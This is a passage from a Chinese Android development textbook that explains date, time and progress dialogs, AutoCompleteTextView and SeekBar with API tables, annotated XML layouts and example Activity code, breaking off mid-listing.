        @Override
        public void onClick(View v) {
            LayoutInflater factory = LayoutInflater.from(MyDialogDemo.this);
            View myView = factory.inflate(R.layout.login,null);  //将布局文件转换为 View
            Dialog dialog = new AlertDialog.Builder(MyDialogDemo.this)  //创建 Dialog
                    .setIcon(R.drawable.pic_m)                   //设置显示图片
                    .setTitle("用户登录")                         //设置标题
                    .setView(myView)                             //设置组件
                    .setPositiveButton("登录",                    //设置确定按钮
                            new DialogInterface.OnClickListener() {
                        public void onClick(DialogInterface dialog, int whichButton) {
                        }
                    }).setNegativeButton("取消",                  //设置取消按钮
                            new DialogInterface.OnClickListener() {
                                public void onClick(DialogInterface dialog,
                                        int whichButton) {
                                }}).create();                    //创建对话框
            dialog.show();                                       //显示对话框
        }}                                                       //单击事件
}
```

本程序首先通过 LayoutInflater 类中的 inflate()方法将布局管理器中的组件（login.xml 定义）转换为 View 对象，之后将此 View 对象通过 setView()方法加入到对话框中。程序的运行效果如图 7-17 所示。



图 7-17　自定义对话框

7.3.3　日期对话框：DatePickerDialog

DatePickerDialog 对话框的主要功能是进行日期的设置，DatePickerDialog 类的定义结构如下：

```
java.lang.Object
    ↳ android.app.Dialog
        ↳ android.app.AlertDialog
            ↳ android.app.DatePickerDialog
```

此类是 Dialog 的间接子类，所以在使用时依然可以依靠对象向上转型为 Dialog 类的对象进行实例化，此类的常用方法如表 7-9 所示。

表 7-9　DatePickerDialog 类的常用方法

No.	方　　法	类　　型	描　　述
1	public DatePickerDialog (Context context, DatePickerDialog.OnDateSetListener callBack, int year, int monthOfYear, int dayOfMonth)	构造	创建 DatePickerDialog 对象，同时指定监听操作及要设置的年、月、日等信息
2	public void updateDate (int year, int monthOfYear, int dayOfMonth)	普通	更新显示组件上的年、月、日信息

下面使用 DatePickerDialog 对话框完成一个日期的设置操作，设置完日期之后将在文本框中显示设置后的日期。

【例 7-32】　在布局管理器中定义文本显示组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                         //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                        //布局管理器 ID，程序中使用
    android:orientation="vertical"                    //所有组件垂直摆放
    android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">              //布局管理器高度为屏幕高度
    <TextView                                         //文本显示组件
        android:id="@+id/txt"                         //组件 ID，程序中使用
        android:layout_width="wrap_content"           //组件宽度为文字宽度
        android:layout_height="wrap_content"/>        //组件高度为文字高度
    <Button                                           //按钮组件
        android:id="@+id/mybut"                       //组件 ID，程序中使用
        android:text="设置日期"                        //组件默认文字
        android:layout_width="wrap_content"           //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>        //组件高度为屏幕高度
</LinearLayout>
```

本程序中定义了两个组件：按钮和文本显示，当用户单击按钮时，将使用单击事件显示一个设置日期的对话框，而后在文本组件中显示 DatePickerDialog 对话框设置的日期。

【例 7-33】　定义 Activity 程序，显示日期对话框

```
package org.lxh.demo;
import android.app.Activity;
import android.app.DatePickerDialog;
import android.app.Dialog;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
```



```
import android.widget.Button;
import android.widget.DatePicker;
import android.widget.TextView;
public class MyDialogDemo extends Activity {
	private Button mybut = null ;                                   //定义按钮组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);                        //调用布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;      //取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl()) ;  //设置单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View v) {
			Dialog dialog = new DatePickerDialog(MyDialogDemo.this,     //当前上下文
				new DatePickerDialog.OnDateSetListener() {              //事件监听
					public void onDateSet(DatePicker view, int year,
							int monthOfYear, int dayOfMonth) {          //日期改变时触发
						TextView text = (TextView) findViewById(R.id.txt) ;//文本组件
						text.setText("更新的日期为：" + year + "-" + monthOfYear + "-"
								+ dayOfMonth);                          //设置文本内容
					}}, 1981, 8, 19);                                   //默认的年、月、日
			dialog.show() ;                                             //显示对话框
		}}                                                              //单击事件
}
```

本程序运行后直接通过 DatePickerDialog 类定义了一个文本框，并定义了此组件的事件处理操作，而在事件处理的 onDateSet()方法中将设置的日期内容显示到了文本组件中。程序的运行效果如图 7-18 所示。

当单击对话框中的“设置”按钮时，将把设置的日期显示在文本框中，如图 7-19 所示。



图 7-18　显示日期对话框




图 7-19　设置的日期

7.3.4　时间对话框：TimePickerDialog

DatePickerDialog 的功能是进行日期的显示，如果要想显示时间，则需要依靠 TimePickerDialog

组件完成。TimePickerDialog 类的定义结构如下：

```
java.lang.Object
   ↳ android.app.Dialog
       ↳ android.app.AlertDialog
           ↳ android.app.TimePickerDialog
```

此类也为 Dialog 类的子类，其常用方法如表 7-10 所示。

表 7-10　TimePickerDialog 类的常用方法

No.	方　　法	类　　型	描　　述
1	public TimePickerDialog (Context context, TimePickerDialog.OnTimeSetListener callBack, int hourOfDay, int minute, boolean is24HourView)	构造	创建时间对话框，同时设置时间改变的事件操作、小时、分以及是否为 24 小时制
2	public void updateTime (int hourOfDay, int minuteOfHour)	普通	更新时、分

下面使用 TimePickerDialog 进行时间的设置。

【例 7-34】 在布局管理器中定义一个文本显示框，显示更新后的时间

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                         //布局管理器 ID，程序中使用
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //文本显示组件
        android:id="@+id/txt"                          //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为文字宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
    <Button                                            //按钮组件
        android:id="@+id/mybut"                        //组件 ID，程序中使用
        android:text="设置时间"                         //组件默认文字
        android:layout_width="wrap_content"            //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //组件高度为屏幕高度
</LinearLayout>
```

【例 7-35】 定义 Activity 程序设置时间对话框

```
package org.lxh.demo;
import android.app.Activity;
import android.app.Dialog;
import android.app.TimePickerDialog;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
import android.widget.TimePicker;
```



```
public class MyDialogDemo extends Activity {
	private Button mybut = null ;                                      //定义按钮组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);                           //调用布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;         //取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl()) ;     //设置单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View v) {
			Dialog dialog = new TimePickerDialog(MyDialogDemo.this,   //当前上下文
				new TimePickerDialog.OnTimeSetListener() {            //事件监听
					public void onTimeSet(TimePicker view, int hourOfDay,
							int minute) {                             //事件改变时触发
						TextView text = (TextView) findViewById(R.id.txt) ;  //文本组件
						text.setText("时间为： " + hourOfDay + ":" + minute); //设置文本
					}}, 19, 20,true);                                 //默认的时、分
			dialog.show() ;
		}}                                                             //单击事件
}
```

本程序直接实例化了 TimePickerDialog 类的对象，在时间改变的监听操作里将设置的小时和分钟取出来并在文本框中显示，本组件中的时间将采用 24 小时制进行显示，程序的运行效果如图 7-20 所示。



图 7-20　设置时间对话框

当时间修改后单击“设置”按钮，会自动地在文本框中显示设置好的时间，如图 7-21 所示。




图 7-21　设置新的时间

7.3.5 进度处理对话框：ProgressDialog

在进行复杂操作时，往往会显示一个等待的对话框，此时可以通过进度处理对话框（ProgressDialog）显示操作进度的相关情况。ProgressDialog 类的定义结构如下：

```
java.lang.Object
   ↳ android.app.Dialog
        ↳ android.app.AlertDialog
             ↳ android.app.ProgressDialog
```

ProgressDialog 类的常用方法及常量如表 7-11 所示。

表 7-11 ProgressDialog 类的常用方法及常量

No.	方　法	类　型	描　述
1	public static final int STYLE_HORIZONTAL	常量	水平进度显示风格
2	public static final int STYLE_SPINNER	常量	环形进度显示风格
3	public ProgressDialog(Context context)	构造	创建进度对话框
4	public void setMessage(CharSequence message)	普通	设置显示信息
5	public void onStart()	普通	启动进度框
6	public void setProgressStyle (int style)	普通	设置进度条的显示风格
7	public static ProgressDialog show (Context context, CharSequence title, CharSequence message)	普通	直接创建进度对话框，指定对话框的标题及信息
8	public void incrementProgressBy(int diff)	普通	设置进度条每次增长的值
9	public void setMax(int max)	普通	设置进度条的最大增长值
10	public void setProgress(int value)	普通	设置当前进度

另外，如果要想进行进度对话框的操作，还需要多线程的支持，本程序是在进度对话框显示 3 秒之后让其消失，而多线程操作类将负责此工作。

提示

关于多线程的使用。

进度处理操作肯定要使用多线程进行显示时间的控制，如果读者对于多线程的操作不熟悉，可以参考《名师讲坛——Java 开发实战经典》第 9 章的内容。

【例 7-36】 定义布局管理器

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                         //布局管理器 ID，程序中使用
    android:orientation="horizontal"                   //所有组件水平摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
```

```
    <Button                                         //按钮组件
        android:id="@+id/mybut"                     //组件 ID，程序中使用
        android:text="查找网络连接"                   //组件默认显示文字
        android:layout_width="wrap_content"         //组件宽度为文字宽度
        android:layout_height="wrap_content"/>      //组件高度为文字高度
</LinearLayout>
```

在本布局管理器中模拟了一个网络查找的应用操作，当用户单击按钮之后会出现一个查找等待的对话框。

【例 7-37】 启动对话框，直接通过 show()方法启动进度对话框

```
package org.lxh.demo;
import android.app.Activity;
import android.app.ProgressDialog;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyDialogDemo extends Activity {
    private Button mybut = null ;                                   //定义按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //调用布局管理器
        this.mybut = (Button) super.findViewById(R.id.mybut) ;      //取得组件
        this.mybut.setOnClickListener(new OnClickListenerImpl()) ;  //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            final ProgressDialog proDia = ProgressDialog.show(MyDialogDemo.this,
                    "搜索网络",                                       //对话框显示标题
                    "请耐心等待...");                                  //对话框显示文字
            new Thread() {                                          //线程对象
                public void run() {                                 //线程主体方法
                    try {
                        Thread.sleep(3000);                         //运行 3 秒后关闭对话框
                    } catch (Exception e) {
                    } finally {
                        proDia.dismiss();                           //关闭对话框
                    }
                }}.start();                                         //线程启动
            proDia.show() ;                                         //显示对话框
        }}                                                          //单击事件
}
```

本程序直接使用 show()方法进行对话框的显示，在调用 show()方法时传入了显示对话框的标题、信息等内容。为了让进度对话框可以自己停止运行，专门增加了一个线程的处理操作类，当程序运行 3 秒后会自动调用 dismiss()方法隐藏进度对话框。程序的运行效果如图 7-22 所示。



图 7-22　进度对话框

提示

关于使用 final 声明 ProgressDialog 对象。

本程序在定义 ProgressDialog 对象时使用了如下的操作语句：

```
final ProgressDialog proDia = ProgressDialog.show(this,
        "搜索网络","请耐心等待...");
```

之所以使用 final 定义，主要目的是为了让内部类可以访问方法中定义的参数，关于这一技术的说明，可以参考《名师讲坛——Java 开发实战经典》第 5 章的内容。

以上程序直接采用构造方法定义了进度对话框，也可以采用如下代码的方式完成：


```
private class OnClickListenerImpl implements OnClickListener {
    @Override
    public void onClick(View v) {
        final ProgressDialog proDia = new ProgressDialog(MyDialogDemo.this);
        proDia.setTitle("搜索网络") ;                          //设置标题
        proDia.setMessage("请耐心等待...") ;                   //设置显示信息
        proDia.onStart() ;                                      //启动进度条
        new Thread() {                                          //线程对象
            public void run() {                                 //线程主体方法
                try {
                    Thread.sleep(3000);                         //运行 3 秒后关闭对话框
                } catch (Exception e) {
                } finally {
                    proDia.dismiss();                           //关闭对话框
                }
            }}.start();                                         //线程启动
        proDia.show() ;                                         //显示对话框
    }}                                                          //单击事件
```

本程序分步完成对话框的创建，运行效果如图 7-22 所示。

在默认情况下，进度对话框（ProgressDialog）采用的是环形进度条（STYLE_SPINNER）的显示风格，用户也可以根据需要将进度条设置为水平（STYLE_HORIZONTAL）显示风格。

【例 7-38】 定义 Activity 程序，使用水平进度条显示

```
package org.lxh.demo;
import android.app.Activity;
```



```
import android.app.ProgressDialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyDialogDemo extends Activity {
    private Button mybut = null ;                                    //定义按钮组件
    private static final int MAX_PROGRESS = 100 ;                    //最大进度值
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                         //调用布局管理器
        this.mybut = (Button) super.findViewById(R.id.mybut) ;       //取得组件
        this.mybut.setOnClickListener(new OnClickListenerImpl()) ;   //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            final ProgressDialog proDia = new ProgressDialog(MyDialogDemo.this);
            proDia.setTitle("搜索网络") ;                              //设置标题
            proDia.setMessage("请耐心等待...") ;                        //设置显示信息
            proDia.setProgressStyle(ProgressDialog.STYLE_HORIZONTAL);  //水平进度条
            proDia.setMax(MAX_PROGRESS);                             //设置最大进度值
            proDia.setProgress(30) ;                                 //开始点
            proDia.setButton("后台处理", new DialogInterface.OnClickListener() {
              public void onClick(DialogInterface dialog, int whichButton) {
                proDia.dismiss();                                    //关闭对话框
              }});
            proDia.setButton2("详细信息", new DialogInterface.OnClickListener() {
              public void onClick(DialogInterface dialog, int whichButton) {
              }});
            proDia.onStart() ;                                       //启动进度条
            new Thread() {                                           //线程对象
                public void run() {                                  //线程主体方法
                    for (int x = 0; x < MAX_PROGRESS; x++) {
                        try {
                            Thread.sleep(500);                       //休眠 0.5 秒
                        } catch (InterruptedException e) {
                            e.printStackTrace();
                        }
                        proDia.incrementProgressBy(1);               //进度条每次增长 1
                    }
                    proDia.dismiss();                                //关闭对话框
                }}.start();                                          //线程启动
            proDia.show() ;                                          //显示对话框
        }}                                                           //单击事件
}
```

本程序直接通过构造方法建立了一个进度对话框，并且通过 setProgressStyle()方法将进度条

的显示风格设置为水平形式（ProgressDialog.STYLE_HORIZONTAL），之后使用 setProgress()方法设置进度条的开始数值，而在线程对象中，使用 incrementProgressBy()方法设置了在原有的进度之上每次增长数值为 1。程序的运行效果如图 7-23 所示。



图 7-23 水平进度条



提问：进度条的增长使用 setProgress()还是 incrementProgressBy()方法？

经实验发现，在线程操作类的 run()方法中使用 setProgress()也可以达到进度的增长操作效果，那么是使用 setProgress()方法还是 incrementProgressBy()方法设置进度条的增长呢？

回答：setProgress()方法是直接指定，而 incrementProgressBy()方法是在基础之上增加。

如果现在进度条每次增长的数值用户希望直接指定，例如，现在的值是 10 或者是 20 等，是一个准确的数值，而使用 incrementProgressBy()方法本身不管原本进度条中的内容，而是在其已有的数值基础之上继续增长。

7.4 随笔提示文本：AutoCompleteTextView


在使用搜索引擎的过程中，经常会看见一些随笔的信息提示功能，例如，Google 中的随笔提示功能如图 7-24 所示。





图 7-24 Google 的随笔提示功能

随笔提示功能可以很好地帮助用户进行信息输入，而在 Android 中也提供了与之类似的



功能，该功能的实现需要依靠 android.widget.AutoCompleteTextView 类完成，此类的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.widget.TextView
           ↳ android.widget.EditText
               ↳ android.widget.AutoCompleteTextView
```

AutoCompleteTextView 类的常用方法如表 7-12 所示。

表 7-12　AutoCompleteTextView 类的常用方法

No.	方　　法	类　　型	描　　述
1	public void clearListSelection()	普通	清除所有的下拉列表项
2	public ListAdapter getAdapter()	普通	取得数据集
3	public void setAdapter(T adapter)	普通	设置数据集
4	public void setOnClickListener(View.OnClickListener listener)	普通	设置单击事件
5	public void setOnItemClickListener(AdapterView.OnItemClickListener l)	普通	在选项上设置单击事件
6	public void setOnItemSelectedListener(AdapterView.OnItemSelectedListener l)	普通	选项选中时的单击事件

使用 AutoCompleteTextView 类操作时，需要将所有的数据使用 ListAdapter 进行封装后才可以增加到下拉提示框中，下面通过一个实际的应用来观察具体的操作。

【例 7-39】　定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <AutoCompleteTextView                               //自动填充文本
        android:id="@+id/myauto"                        //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />         //组件高度为本身高度
</LinearLayout>
```

【例 7-40】　定义 Activity 程序，操作下拉提示框

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.AutoCompleteTextView;
public class MyAutoCompleteTextViewDemo extends Activity {
    private static final String DATA[] = new String[] { "mldn", "mldn java",
```

```
                "mldn 魔乐科技", "mldn 李兴华", "mldn job" };                    //设置数据
    private AutoCompleteTextView myauto = null;                              //文本提示
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                                 //调用布局
        ArrayAdapter<String> adapter = new ArrayAdapter<String>(this,
                android.R.layout.simple_dropdown_item_1line, DATA);          //定义数据集
        this.myauto = (AutoCompleteTextView) super.findViewById(R.id.myAuto); //取得组件
        this.myauto.setAdapter(adapter);                                     //设置数据集
    }
}
```

本程序中将所有需要的提示信息都保存在了 DATA 字符串数组中，然后利用 ArrayAdapter 对数组数据进行封装，再将其设置到 AutoCompleteTextView 组件中，当用户输入信息时会进行提示。程序的运行效果如图 7-25 所示。



图 7-25　下拉提示框

7.5　拖动条：SeekBar

拖动条（SeekBar）组件与水平形式显示的进度条类似，两者最大的区别在于，拖动条可以由用户进行手工调节，例如，当用户需要调整播放器音量或电影的播放进度时都会使用到拖动条。SeekBar 类的定义结构如下：

```
java.lang.Object
  ↳ android.view.View
      ↳ android.widget.ProgressBar
          ↳ android.widget.AbsSeekBar
              ↳ android.widget.SeekBar
```

通过继承结构可以发现，SeekBar 类属于 ProgressBar 的子类，此类常用的方法如表 7-13 所示。

表 7-13　SeekBar 类的常用方法

No.	方　　法	类　　型	描　　述
1	public SeekBar(Context context)	构造	创建 SeekBar 类的对象
2	public void setOnSeekBarChangeListener(SeekBar.OnSeekBarChangeListener l)	普通	设置改变监听操作
3	public synchronized void setMax(int max)	普通	设置增长的最大值

在使用 setOnSeekBarChangeListener() 方法对组件进行监听时，要使用 SeekBar.OnSeekBarChangeListener 接口，此接口定义如下：

```
public static interface SeekBar.OnSeekBarChangeListener{
	/**
	 * 开始拖动时触发操作
	 * @param seekBar 触发操作的 SeekBar 组件对象
	 */
	public abstract void onStartTrackingTouch(SeekBar seekBar) ;
	/**
	 * @param seekBar 触发操作的 SeekBar 组件对象
	 * @param progress 当前的进度值
	 * @param fromUser 是否为用户自己触发
	 */
	public abstract void onProgressChanged(SeekBar seekBar, int progress, boolean fromUser) ;
	/**
	 * 停止拖动时触发操作
	 * @param seekBar 触发操作的 SeekBar 组件对象
	 */
	public abstract void onStopTrackingTouch(SeekBar seekBar) ;
}
```

下面直接通过布局管理器定义一个 SeekBar 组件，之后为此组件设置 OnSeekBarChangeListener 的监听操作，并在文本框中记录每次的操作结果。

【例 7-41】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:id="@+id/MyLayout"				//定义布局管理器 ID
	android:orientation="vertical"			//所有组件垂直排列
	android:layout_width="fill_parent"		//布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">	//布局管理器高度为屏幕高度
	<SeekBar							//定义拖动条组件
		android:id="@+id/seekbar"			//组件 ID，程序中使用
		android:layout_width="fill_parent"	//组件宽度为屏幕宽度
		android:layout_height="wrap_content"/>	//组件高度为显示高度
	<TextView							//定义文本显示组件
		android:id="@+id/text"				//组件 ID，程序中使用
		android:scrollbars="vertical"		//使用垂直滚动条
```

```
            android:layout_width="fill_parent"          //组件宽度为屏幕宽度
            android:layout_height="wrap_content"/>      //组件高度为文字高度
</LinearLayout>
```

本程序中定义了一个拖动条组件（SeekBar）和一个文本显示组件（TextView），当拖动事件触发时，将在文本框中记录所拖动的数值。另外，考虑到在文本组件中文字过多的情况，所以使用 android:scrollbars="vertical"属性增加了一个垂直的滚动条，以方便用户对数据的浏览。

【例 7-42】 定义 Activity 程序，对拖动条进行监听

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.text.method.ScrollingMovementMethod;
import android.widget.SeekBar;
import android.widget.TextView;
public class MySeekBarDemo extends Activity {
    private SeekBar seek = null ;
    private TextView text = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.seek = (SeekBar) super.findViewById(R.id.seekbar) ;        //取得 SeekBar
        this.text = (TextView) super.findViewById(R.id.text) ;          //取得 TextView
        this.text.setMovementMethod(ScrollingMovementMethod.getInstance()); //滚动文本
        this.seek.setOnSeekBarChangeListener(new OnSeekBarChangeListenerImpl());
    }
    private class OnSeekBarChangeListenerImpl implements
            SeekBar.OnSeekBarChangeListener {                           //设置操作监听
        @Override
        public void onProgressChanged(SeekBar seekBar, int progress,
                boolean fromUser) {
            MySeekBarDemo.this.text.append("*** 开始拖动，当前值："
                    + seekBar.getProgress() + "\n");
        }
        @Override
        public void onStartTrackingTouch(SeekBar seekBar) {
            text.append("*** 正在拖动，当前值：" + seekBar.getProgress() + "\n");
        }
        @Override
        public void onStopTrackingTouch(SeekBar seekBar) {
            text.append("*** 停止拖动，当前值：" + seekBar.getProgress() + "\n");
        }
    }
}
```

本程序首先分别取得了拖动条和文本显示组件，之后使用 SeekBar 类的 setOnSeekBarChangeListener()方法对拖动操作进行监听，并使用文本组件的 append()方法，将所有的信息显示在文本组件中。程序的运行效果如图 7-26 所示。




图 7-26　拖动 SeekBar 组件

另外，在本程序中，由于滚动条的每一次操作都需要进行监听，为了防止 TextView 文字过多无法显示，所以在 TextView 中使用了如下代码进行滚动条的设置：

```
this.text.setMovementMethod(ScrollingMovementMethod.getInstance());        //滚动文本
```

只有加上此操作后，android:scrollbars="vertical"配置的滚动条才可以正常使用。

通过如上程序可以发现，在默认情况下拖动条的数据都是从 0 开始的，而默认的最大值是 100，也可以使用 setMax()方法修改拖动条的最大值。下面使用拖动条完成一个图片显示切换的操作，在本程序中有 10 张图片，当用户使用 SeekBar 拖动时，会显示不同的图片。

【例 7-43】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                  //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                                 //布局管理器 ID，程序中使用
    android:orientation="vertical"                             //所有组件垂直摆放
    android:layout_width="fill_parent"                         //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                       //布局管理器高度为屏幕高度
    <ImageView                                                 //定义图片组件
        android:id="@+id/pic"                                  //组件 ID，程序中使用
        android:src="@drawable/pic_0"                          //默认显示图片
        android:layout_width="fill_parent"                     //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>                 //组件高度为图片高度
    <SeekBar                                                   //拖动条组件
        android:id="@+id/seekbar"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                     //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>                 //组件高度为自身高度
</LinearLayout>
```

在本布局管理器中只定义了两个组件：ImageView 和 SeekBar，ImageView 组件负责显示图片，而 SeekBar 组件负责切换图片。

【例 7-44】 定义 Activity 程序，进行图片切换

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ImageView;
import android.widget.SeekBar;
public class MySeekBarDemo extends Activity {
	private SeekBar seek = null ;						//定义拖动条
	private ImageView pic = null ;						//定义图片视图
	private int picData[] = new int[] { R.drawable.pic_0, R.drawable.pic_1,
			R.drawable.pic_2, R.drawable.pic_3, R.drawable.pic_4,
			R.drawable.pic_5, R.drawable.pic_6, R.drawable.pic_7,
			R.drawable.pic_8, R.drawable.pic_9 };				//显示图片
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//调用布局文件
		this.seek = (SeekBar) super.findViewById(R.id.seekbar) ;	//取得 SeekBar
		this.pic = (ImageView) super.findViewById(R.id.pic) ;		//取得 ImageView
		this.seek.setMax(9) ;						//设置最大值
